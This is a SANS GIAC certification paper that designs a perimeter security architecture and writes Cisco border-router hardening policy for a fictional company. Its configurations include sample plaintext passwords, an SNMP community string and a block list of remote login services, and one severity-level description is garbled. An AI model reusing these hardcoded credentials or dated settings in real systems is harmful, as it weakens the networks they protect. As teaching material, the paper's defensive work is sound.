Global Information Assurance Certification Paper

SANS Institute

Firewalls, Perimeter Protection, and VPNs

Prepared by Gary Smith

Lonestar SANS II

Version 1.5e

Overview

Assignment 1

Security Architecture

Define a security architecture for GIAC Enterprises, a growing Internet startup that expects to earn $200 million per year in online sales of fortune cookie sayings, and which has just completed a merger/acquisition. Your architecture must specify filtering routers, firewalls, VPNs to partners, secure remote access, and internal firewalls. Be explicit about the brand and version of each perimeter defense component. Produce a diagram or set of diagrams with explanatory text that define how to use perimeter technologies to implement your security architecture.

Assignment 2

Security Policy

Based on the security architecture that you defined in Assignment 1, provide a security policy for AT LEAST the following three components:

- Border Router
- Primary Firewall
- VPN

Assignment 3

Audit Your Security Architecture

You have been assigned to provide technical support for a comprehensive information systems audit for GIAC Enterprises. You are required to audit the Primary Firewall described in Assignments 1 and 2. Your assignment is to:

- Plan the assessment. Describe the technical approach you recommend to assess your perimeter.

- Implement the assessment. Validate that the Primary Firewall is actually implementing the security policy.
- Conduct a perimeter analysis. Based on your assessment (and referring to data from your assessment), analyze the perimeter defense and make recommendations for improvements or alternate architectures.

Assignment 4

Design Under Fire

Select a network design from a previously posted GCFW practical.

- Attack the firewall for vulnerabilities.
- Describe the countermeasures to mitigate the denial of service attack.
- Describe the process to compromise a target through the perimeter system.

Security Architecture

Introduction

GIAC Enterprises is a growing Internet startup that expects to earn $200 million per year in online sales of fortune cookie sayings, and which has just completed a merger/acquisition. Recent advances have substantially increased web traffic. These include Fortune Delivery Systems® (FDS) such as the Fortune Bagel© in New York City and the Fortune Croissant© in France. In addition, a press release by the Dalai Lama regarding the excellent quality of GIAC's fortunes has increased the attention of Truth Seekers from around the world on GIAC's web site. GIAC Enterprises is concerned about the increase in demand for its sayings and protection of its research and development efforts in FDS. GIAC Enterprises has contracted with its Internet Services Provider (ISP) ACME to provided a Security Architecture to protect its network while providing access to partners, customers, employees, and the World Wide Web.

Executive Summary

GIAC Enterprises, a growing Internet startup, has contracted with its Internet Services Provider, ACME, to construct a security architecture to protect its network while providing access to business partners, customers, employees, and the World Wide Web. GIAC Enterprises has a strong commitment to Open Source Software and Common Off-The-Shelf (COTS) hardware solutions and requested ACME provide solutions utilizing these components where ACME deems they are appropriate. ACME has created a security architecture embodying the ACME design principles of Integration, Flexibility and Extensibility, and Return on Investment.

Core Design Principles

ACME's core design principles are Integration, Flexibility and Extensibility, and Return on Investment.

Integration

When addressing security requirements, the enterprise must be considered as a whole. The optimal solution should address security across all layers of the computing infrastructure.

Flexibility and Extensibility

Information Technology Infrastructures are constantly evolving as the organization grows and technology advances. An extensible solution must be both flexible and adaptable to changes in the environment without compromising the security architecture.

Return on Investment

Everything has a cost associated with it and so does security. When analyzing these costs, consideration must be given not only to the investment in the solution but also to the investment in implementation and maintenance.


Report Scope

The scope of this report is a network security architecture satisfying the security needs of GIAC Enterprises and representing the core design principles of ACME. The scope of this report does not include

- Disaster Recovery
- Information Department staffing
- Security policy as it relates to acceptable use by the employees, agents, or partners of GIAC Enterprises
- Database Security
- Physical security within GIAC Enterprises facilities

Security Architecture

GIAC Enterprises is a growing Internet startup that expects to earn $200 million per year in online sales of fortune cookie sayings. GIAC Enterprises has a strong commitment to Open Source Software and Common Off-The-Shelf hardware solutions. ACME is worldwide provider in these areas and congratulates GIAC Enterprises in it choice in this area. ACME can provide any level of assistance GIAC Enterprises might require in this area. Based on this requirement and others communicated to ACME in a lengthy interview process with the staff of GIAC Enterprises, it partners and customers, ACME submits the following security architecture for GIAC Enterprises network known as the FORTUNE-8 network.



• Figure 1 Security Architecture for the FORTUN-8 Network

Security Architecture Components

To succeed, a security architecture must encompass these areas:

- Network
- Operating System
- Application

The following network components provide a layered solution for GIAC Enterprises addressing each component to provide a secure and integrated architecture.

Cisco Border Router

The first line of defense in a security architecture is a border router. This is the point at which defense against the bad guys begins. It should be pointed out that not every threat can be eliminated but the security architecture can be constructed to slow the bad guys down. In a router/firewall combination, the router does not duplicate the firewall's rulebase. Rather, they should work together. Some rules may be duplicated such as blocking critical services, but in most cases router Access Control Lists (ACLs) and firewall rulebases should complement each other.

Some of the functions of a border router are

- Anti-spoofing
- Block private addressing
- Control ICMP traffic
- Block source routing

In preparation for this report, ACME reviewed the traffic history of GIAC Enterprises for the past calendar year. ACME found the inbound Internet traffic to be both sporadic and aperiodic. The most inbound traffic to GIAC Enterprises was around the holidays of New Years, Chinese New Years, Valentines, Easter, the month of June, Thanksgiving, and Christmas. Outbound Internet traffic follows a typical business pattern: starting at 7:00 AM, rising to a peak at 10:00 to 11:00 AM, falling between 11:00 AM and 1:00 PM, rising to a peak between 2:00 PM and 4:30 PM, and falling off between 5:00 PM and 7:00 PM Monday through Friday. During the calendar year under consideration, ACME measured peak utilization of 26% on GIAC Enterprises' circuit, a T1 connection. From interviews conducted with GIAC Enterprises' staff on the expected growth rate of


its business, ACME does not believe the T1's speed of 1.5 Mb/s will be sufficient. GIAC Enterprises should consider upgrading to a 4.5 Mb/s T3 connection. ACME recommends GIAC Enterprises upgrade its router from a Cisco Systems 2620 router to a Cisco Systems 3640 router running IOS 12.2 or whatever is the latest stable release at the time of purchase. The Internet connection to the router will be via a High Speed Serial Interface (HSSI), the LAN connection, via FastEthernet. The trade-in value on a Cisco Systems 2620 router is rather low. It might serve a useful purpose within the FORTUN-8 network.

While not an immediate requirement, GIAC Enterprises has expressed a desire to have redundant connections to the Internet in its future. Two Cisco Systems 3640 routers running IOS 12.2 or the latest stable release and Cisco's Hot-Standby Routing Protocol (HSRP) option, a Cisco Systems 2912XL switch connecting the two routers and an additional Internet connection will provide the functionality required. It should be noted that HSRP does not provide load balancing across the two routers. Since the second Internet connection is present to provide connection redundancy, ACME recommends a slower line for this connection, a T1 perhaps. ACME can assist GIAC Enterprises in the upgrade and configuration of these routers and switches when it feels the time to transition is appropriate.

Table 1 Border Router Configuration

Item	Description
Cisco Systems 3640 Router with IOS 12.2 Operating System	Border Router
High Speed Serial Interface (HSSI)	Internet Connection Interface
FastEthernet Interface	Local LAN Connection
T3 Internet Connection	Connection to the Internet
Second Cisco Systems 3640 Router with IOS 12.2 Operating System	Optional
Second High Speed Serial Interface (HSSI) and FastEthernet Interface	Optional
T1 Internet Connection	Optional
Hot-Standby Router (HSRP) option	Optional

The Firewalls



A firewall is the central point in a security architecture. This is where to stop the bad guys. The firewall is designed to specifically protect the perimeter. The firewall is nothing more than the technical implementation of the security policy. The security policy determines what the firewall should allow. It is critical to have a well-defined security policy in place before planning and implementing the firewall architecture. Some of the functions of a firewall are

- Filter undesirable packets
- Log interesting Internet events
- Be a central funneling point for communications into and out of the enterprise

GIAC Enterprises has a strong commitment to Open Source Software and Common Off-The-Shelf (COTS) hardware solutions and requested ACME provide solutions utilizing these components where ACME deems they are appropriate. One such place is the firewall. Fast and inexpensive processing power is readily available today. ACME recommends a CPU of at least 1 GHz from either Intel or AMD. Computer memory is exceptionally inexpensive. ACME recommends at least 512 MB for the main memory of the firewall. This will provide ample buffer space for packets and state table information about those packets. Disk space is required to hold the operating system, utilities, applications, and log files. ACME recommends at least 20 GB of disk space, most of which will be used to contain log files. Maxtor, Seagate, and IBM all make disks in this size class. For the primary firewall, four Ethernet interfaces will be required for the router connection, DMZ connection, VPN connection and local LAN connection. ACME recommends that all the interfaces be the same; ACME recommends the Netgear FS310X 10/100 Ethernet interface. The video requirements of firewall are typically not very high. A PCI video card with the S3 Virge DX chipset is acceptable and supported by many popular Open Source operating systems. A standard keyboard, mouse, monitor, and tower case complete the main firewall connected to the router. The second internal firewall will have the same hardware except it will have only two Ethernet interfaces. For the COTS-challenged, a suitable PC similar to this can be purchased through ACME.

Table 2 Firewall Hardware

Item	Description
1.2 GHz AMD Athlon Processor	CPU
Tyan Trinity KT-A Motherboard	System Motherboard
512 MB memory	System Memory
20 GB Maxtor, Seagate, or IBM Disk Drive	Operating system. Utilities, Applications, and Log file storage
Netgear FS310X 10/100 Ethernet Interfaces	Ethernet interfaces; 4 for the primary firewall, 2 for the secondary firewall
S3 Virge DX graphics card	Display controller
Keyboard and mouse	Input devices
Floppy Disk Drive	Removable media device

Monitor	Display device
Tower case	System case

The heart of the firewall is its operating system and filtering software. ACME recommends FreeBSD and IPFILTER over Linux and iptables for the following reasons. The Linux 2.4 kernel with iptables is not as yet stable in comparison to the FreeBSD 4.3-STABLE and IPFILTER. Also, FreeBSD offers mechanisms to secure the system not found in Linux. In addition, ACME recommends using OpenSSH version 2.2.0 or higher for secure connections to the firewall. Other software recommended for managing the firewall are lynx 2.8.3.1 textual web browser, vim-lite 5.7.24 editor, bash 2.0.4 shell, and Tripwire host-based intrusion detection system 2.3.1-2. The secondary firewall will have the same software complement and the Firewall Toolkit (FWTK) 2.1.

Table 3 Firewall Software

Item	Description
FreeBSD 4.3-STABLE Operating System	Firewall operating system, utilities, and applications
IPFILTER 3.4.17	Packet filtering and Network Translation package
lynx 2.8.3.1	Textual Web browser
vim-lite 5.7.24	Full screen text editor
bash 2.0.4	Command interpreter
Tripwire 2.3.1-2	Host-based intrusion detection package
FWTK 2.1	Proxy firewall package

VPN Gateway

GIAC Enterprises has chosen to implement a Virtual Private Network (VPN) to communicate with partners, suppliers, and contractors and as a test-of-concept. A VPN tunnel over the Internet offers many benefits.

- A VPN can be set up rapidly whereas a frame relay circuit can take weeks.
- VPNs can pay for themselves in a matter of weeks or months
- Dial-up costs can be reduced or be eliminated.
- Modems and modem banks can be eliminated.

In keeping with the requirement to use COTS hardware and Open Source Software where reasonable, ACME proposes a VPN similar to the secondary firewall.

Table 4 VPN Gateway Hardware

Item	Description
1.2 GHz AMD Athlon Processor	CPU
Tyan Trinity KT-A Motherboard	System Motherboard
512 MB memory	System Memory
20 GB Maxtor, Seagate, or IBM Disk Drive	Operating system. Utilities, Applications, and Log file storage
Netgear FS310X 10/100 Ethernet Interfaces	2 Ethernet interfaces, one to the primary firewall; one to the internal LAN
S3 Virge DX graphics card	Display controller
Keyboard and mouse	Input devices
Floppy Disk Drive	Removable media device
Monitor	Display device
Tower case	System case

To complete the requirements of using Open Source Software, ACME recommends creating a VPN using Point-to-Point Protocol (PPP) over Secure Shell (SSH). This arrangement will allow GIAC Enterprises to communicate with its customers, partners, and suppliers without some of the problems of interoperability between different VPN solutions and serve as a suitable platform to test using VPNs. Based on the relative success of this VPN, GIAC Enterprises will consider other VPN solutions, both Open Source and proprietary.

Table 5 VPN Gateway Software


Item	Description
FreeBSD 4.3-STABLE Operating System	Firewall operating system, utilities, and applications
OpenSSH 2.2.0	Network connectivity package
lynx 2.8.3.1	Textual Web browser
vim-lite 5.7.24	Full screen text editor
bash 2.0.4	Command interpreter
Tripwire 2.3.1-2	Host-based intrusion detection package
sudo 1.5.4	Allows an appropriate user to execute a program as the superuser

pty-redir	Creates a pseudo-terminal on the branch office in which to run SSH and output the name of the pseudo-terminal for later use
Point-to-Point Protocol daemon (pppd) 2.4.1	Communication protocol package

DMZ Systems

GIAC Enterprises DeMilitarized Zone (DMZ) consists of a World Wide Web Server available to the Internet at large, a mail server and a DNS server. The World Wide Web Server provides marketing information, GIAC Enterprises career information, and free fortunes. The mail server accepts email to/from the Internet and forwards it on to appropriate mail recipients. The DNS server is the master DNS server for GIAC Enterprises to the Internet.

Syslog Server



The syslog server is the collection point for all the syslog messages in GIAC Enterprises. Analysis of syslog messages is accomplished using the swatch program. All messages directed to the server are also printed on the printer attached to a serial port on the server. This provides a hard copy of activity that can not be deleted by an intruder.

IDS Server


Intrusion detection is a fundamental requirement in today's business environment. In keeping with the requirement of using Open Source Software, ACME proposes an Intrusion Detection System (IDS) based on Snort. Snort is a lightweight network intrusion detection system, capable of performing real-time traffic analysis and packet logging on IP networks. Open Source encryption tools are used to secure the transfer of data to the IDS

server. Two packages, OpenSSL and Stunnel will be used to accomplish this. To access the data for analysis, intrusion events detected by Snort will be kept in a MySQL database.

Table 6 Intrusion Detection Software


Item	Description
Snort 1.8	Lightweight network intrusion detection system
OpenSSL 0.96b	Encryption software
Stunnel 3.14	Multi-platform tunneling proxy
MySQL 3.23.39	Database package

Internal Servers



GIAC Enterprises maintains a set of servers analogous to the external servers on the Internet, a web server, mail server, and DNS server. The web server provides internal information such as Human Resources forms, company directory information, and company bulletins. The mail server hosts the internal mailboxes of GIAC Enterprises employees and contractors and accepts/relays mail from/to the Internet. The DNS server provides host name/address resolution for the internal company computers.

Time Server




Time synchronization is vitally important for networked computers. ACME has seen instances of Network File System (NFS) instability in Unix systems when there was a small time drift between clients and server. Software development revision control and database operations are affected by time drift between client and servers. Intrusion triage is made easier when all systems are in time synch. Inexpensive equipment is now available to receive radio stations WWV and WWVH operated by the National Institute of Standards and Technology (NIST).

Mobile Users

To compete in the fortune market, GIAC Enterprises has a staff of Sales Associates armed with laptops. These laptops run RedHat Linux and various programs developed internally within GIAC Enterprises for use by the sales force. In addition to the partner, customers, and suppliers that will be using the VPN, the Sales Associates will also be users of the VPN.

Additional Systems



The complement of systems in the FORTUN-8 network are user workstations, an NFS file server, database server, and a backup server.

Conclusion

The Security Architecture designed for GIAC Enterprises by ACME represents a network fulfils the core design goals of Integration, Flexibility and Extensibility, and Return on Investment.

Security Policy

Introduction

Following the Security Architecture presented to GIAC Enterprises by ACME, its service provider, GIAC Enterprises contracted with ACME to devise a Security Policy for that Security Architecture. The contract stipulates that the Security Policy will cover at a minimum the configuration of the border router, primary firewall, and the VPN.

Executive Summary

GIAC Enterprises, a growing Internet startup, has contracted with its Internet Services Provider, ACME, to construct a Security Policy based on the Security Architecture provided to it. To meet the requirements of GIAC Enterprises, the Security Policy must at a minimum contain the configurations for the border router, primary firewall, and the VPN. GIAC Enterprises has reaffirmed it commitment to Open Source Software and Common Off-The-Shelf hardware solutions. ACME has constructed a Security Policy that satisfies the design goals of the contract and provides GIAC Enterprises with a flexible and extendible Security Policy that protects the assets of GIAC Enterprises.

Report Scope

The scope of this report is provide a Security Policy that includes at a minimum

- The border router
- The primary firewall
- The Virtual Private Network

This report does not address

- Physical security of GIAC Enterprises installations
- Acceptable use policies of computer equipment and services by GIAC Enterprises staff, contractors, agents, or partners
- Application security of internally developed programs, scripts, or macros

Report Goals

The goal of this report is to provide a security policy that

- Considers services offered versus security provided
- Considers ease of use versus security
- Considers cost of security versus risk of loss

What is a Security Policy and Why Have One?

ACME is frequently asked the question, "What is a security policy and why have one?" This very question is answered in "The Site Security Handbook" also known as RFC2196 available at

http://www.ietf.org/rfc/rfc2196.txt

> The security-related decisions you make, or fail to make, as administrator largely determines how secure or insecure your network is, how much functionality your network offers, and how easy your network is to use. However, you cannot make good decisions about security without first determining what your security goals are. Until you determine what your security goals are, you cannot make effective use of any collection of security tools because you simply will not know what to check for and what restrictions to impose.

The Border Router

The first line of defense is the border router. This is the point at which defense against the bad guys begins. A common question that clients ask ACME is "Where do I start on securing my router?" An excellent place to start is the paper by Scott Winters, "Top Ten Blocking Recommendations Using Cisco ACLs Securing the Perimeter with Cisco IOS 12 Routers" available at http://www.sans.org/infosecFAQ/firewall/blocking_cisco.htm. Mr. Winter's paper details how the ten most important things to consider in writing the ACLs for a Cisco router running IOS 12. A brief summary is presented in Table 7.

Table 7 – The SANS Top Ten Blocking Recommendations

Description	What To Block
Spoofed addresses, i.e. addresses coming from outside the company with internal addresses or private addresses. Also source routed packets.	See RFC1918
Login services	telnet (23/tcp), SSH (22/tcp), FTP (21/tcp), NetBIOS (139/tcp), the Berkeley "r" commands e.g. rlogin, rsh, etc. (512/tcp through 514/tcp)
NFS and RPC services	NFS (2049/tcp and 2049/udp), lockd (4045/tcp and 4045/udp), Portmap/rpcbind (111/tcp and 111/udp)
NetBIOS Services	NetBIOS in Windows NT -- 135 (tcp and udp), 137 (udp), 138 (udp), 139 (tcp). Windows 2000 – earlier ports plus 445(tcp and udp)
X Windows	6000/tcp through 6255/tcp
Naming and Directory Services	DNS (53/udp) to all machines which are not DNS servers, DNS zone transfers (53/tcp) except from external secondaries, LDAP (389/tcp and 389/udp)
Electronic Mailing Services	SMTP (25/tcp) to all machines, which are not external mail relays, POP (109/tcp and 110/tcp), IMAP (143/tcp)
World Wide Web/HTTP	HTTP (80/tcp) and SSL (443/tcp) except to external Web servers, may also want to block common high-order HTTP port choices (8000/tcp, 8080/tcp, 8888/tcp, etc.)
"Small Services"	ports below 20/tcp and 20/udp, time (37/tcp and 37/udp)
Miscellaneous Services	TFTP (69/udp), finger (79/tcp), NNTP (119/tcp), NTP (123/tcp), LPD (515/tcp), syslog (514/udp), SNMP (161/tcp and 161/udp, 162/tcp and 162/udp), BGP (179/tcp), SOCKS (1080/tcp)

ICMP	This item assumes that you are willing to forego the legitimate uses of ICMP echo request in order to block some known malicious uses.

Because many of our clients "stress out" over router ACL's and do nothing to protect the router, ACME will focus on two areas, protecting the router itself and protecting the hosts behind the router. The methodology that we will use is the "German Prisoner of War Camp" philosophy, "That which is not expressly permitted it forbidden." That is, we will disable services and features that are not needed and enable features that may aid in protecting the systems behind the router. The basic methodology ACME will use is

1. Logins, Privileges, Passwords, and Accounts
2. Limit local access
3. Limit remote access
4. Disable SNMP
5. Configure logging and NTP (Network Time Protocol)
6. Other router protections
7. Anti-spoofing
8. Protecting hosts behind the router

A Brief Introduction to Cisco Access Control Lists (ACLs)

Access Control Lists (ACLs) on Cisco routers are the rules that determine which packets the router routes and which packets it doesn't. For IP traffic, there are two types of ACLs, standard and extended. Standard ACLs only allow source IP address filtering. Extend ACLs permit or deny packets based on their protocols, source/destination address, source/destination TCP/UDP ports or message type (ICMP or IGMP). In addition, Extend ACLs support selective logging. While only standard ACLs can be applied to SNMP, standard and extended ACLs can be applied to router interfaces, vty lines, IPSec and routing protocols.


The syntax for an ACL is

access-list *access-list-number* {**permit** | **deny**} *condition*

The *access-list-number* tells the router's operating system, IOS, which access control list the rule should be a part of and what kind of ACL it is. The *condition,* which is different for each type of ACL specifies which packets match the rule. *Conditions* involve protocol information and addresses.

Conventions Used For The Cisco 3640 Border Router

Figure 2 shows the conventions for the Cisco 3640 Border Router.



- Figure 2 The Border Route

Logins, Privileges, Passwords, and Accounts

The first step in setting up the router is configuring a login banner. The following is just a template banner and GIAC Enterprises' legal department should be consulted on the final form of this banner

banner motd !

```
* * * * * * * * W A R N I N G * * * * * * * * * * * * * *
THIS SYSTEM IS RESTRICTED TO AUTHORIZED USERS FOR AUTHORIZED
USE ONLY. UNAUTHORIZED ACCESS IS STRICTLY PROHIBITED AND MAY
BE PUNISHABLE UNDER THE COMPUTER FRAUD AND ABUSE ACT OF
1986 OR OTHER APPLICABLE LAWS. IF NOT AUTHORIZED TO ACCESS
THIS SYSTEM,DISCONNECT NOW. BY CONTINUING, YOU CONSENT TO
YOUR KEYSTROKES AND DATA CONTENT BEING MONITORED. ALL
PERSONS ARE HEREBY NOTIFIED THAT THE USE OF THIS SYSTEM
CONSTITUTES CONSENT TO
MONITORING AND AUDITING.
* * * * * * * * * * * * * W A R N I N G * * * * * * * * * * * * *
```

To log in on the console requires a local username. Each individual having a need to login to the router will be supplied with a local username and password. Separate usernames will facilitate tracking of events through logging. The syntax of the command to create a username is

username *name* **privilege** *level* **password** *string*

Local logins are created for two of system administrators in GIAC Enterprises, Howard Johnson and Van Johnson.

```
username hjohnson privilege 1 password N0g33ksRfr33ks
username vjohnson privilege 1 password 0n10n5sm3ll
```

Cisco IOS has 16 privilege levels ranging from 0 to 15. User EXEC mode is privilege level 1 and "enabled" mode, analogous to "root" or "superuser" on Unix, is privilege level 15. There are some commands in IOS that should be at a higher privilege level. The following moves those commands to a higher privilege level.

```
privilege exec level 15 connect
privilege exec level 15 telnet
privilege exec level 15 rlogin
privilege exec level 15 show ip access-lists
privilege exec level 15 show access-list
privilege exec level 15 show logging
privilege exec level 1 show ip
```

The last command moves the show command back to exec level 1.

To protect the privileged EXEC mode, give the mode a password unique and distinct from all others

```
enable secret 3lv1sR0ck5m3g00d
```

To protect your passwords from the roving eyes, enable password protection.

```
service password-encryption
```

There are two password protection mechanisms in Cisco IOS, Type 7 and Type 5. Type 7 is the Cisco-defined encryption algorithm that is known to be weak. Type 5 uses an MD5 hash that is considerably stronger. Cisco recommends using the Type 5 encryption over Type 7 encryption where possible.

Limit Local Access

The system console (con) is the default location for managing the Cisco router. It is acceptable to have a terminal or similar device connected to the console port on a permanent basis but the access to the console must be secured. The following commands will set up the console port with an inactivity time-out of 5 minutes.

```
line con 0
    transport input none
    login local
    exec-timeout 5 0
```

Limit Remote Access

The auxiliary port (aux) is frequently connected to a modem and should be disabled. The following disables the auxiliary port. Note the inactivity time-out is set to zero and the port is set "no exec".

```
line aux 0
    transport input none
    login local
    exec-timeout 0 1
```

```
no exec
```

It is not always convenient to stand in front of the system console to manage the router. Remote management can be done via a telnet connection to the vty.

The first three statements define an ACL that will be used to secure for the remote console. Only two internal stations are allowed to connect to the remote console and connections will be logged as delineated by the first two statements. The third statement prevents any other stations from connecting to the remote console and logs the attempt. Next, the inactivity time-out is set to 5 minutes. With login local set, a username and password will be required to login. Finally, the transport input telnet restricts access to the remote console to only telnet and not other less secure protocols such as rlogin and web.

```
no access-list 100
access-list 100 permit tcp host mngmnt_ip1 any eq 23 log
access-list 100 permit tcp host mngmnt_ip2 any eq 23 log
access-list 100 deny ip any any log
line vty 0 4
    access-class 100 in
    exec-timeout 5 0
    login local
    transport input telnet
    exec
```

Disable SNMP

The Simple Network Management Protocol (SNMP) is frequently used for remote administration and monitoring. From interviews with the staff of GIAC Enterprises, ACME learned SNMP is not deployed within the FORTUN-8 network. Based on that information, ACME recommends the following setup to disable SNMP on the border router.

The first two statements disable the standard SNMP communities, public and admin. The next two statement clears ACL 44 and defines a very restrictive ACL. The next statement creates a hard-to-guess community string and applies the previous ACL to it. The next statements disable SNMP trap and SNMP shutdown features. The last statement shuts down the SNMP server on the router.

```
no snmp community public RO
no snmp community admin RW
no access-list 44
access-list 44 deny any
snmp community j1kd0gf0i-0 ro 44
no snmp enable traps
no snmp trap-auth
no snmp system-shutdown
no snmp-server
```

Logging and NTP

Logging of events is important for network forensics. Cisco IOS can direct log messages in five ways detailed below:

1. Console Logging – Log messages are sent to the console.

2. Terminal Line Logging – Any exec session on any terminal line can be configured to receive log messages.

3. Buffered Logging – Cisco routers can be configured to store messages in a memory buffer. This information is available only from exec sessions and is cleared when the router reboots.

4. Syslog Logging – Cisco routers can send log information to a properly configured Unix syslog server. A syslog server accepts messages and stores them in files. The previous three forms of logging are not persistent whereas syslog logging is.

5. SNMP Trap Logging – Cisco routers can generate SNMP trap messages.

Cisco IOS messages are categorized by severity level. The lower the message number, the more critical the severity is. The severity levels are given below in Table 8.

Table 8 – Cisco Log Message Severity Levels

Level	Level Name	Description	Example
0	Emergencies	Router becomes usable	IOS could not load
1	Alerts	Immediate action needed	Temperature too high
2	Critical	Critical condition	Unable to allocate memory
3	Errors	Error Condition	Invalid memory size
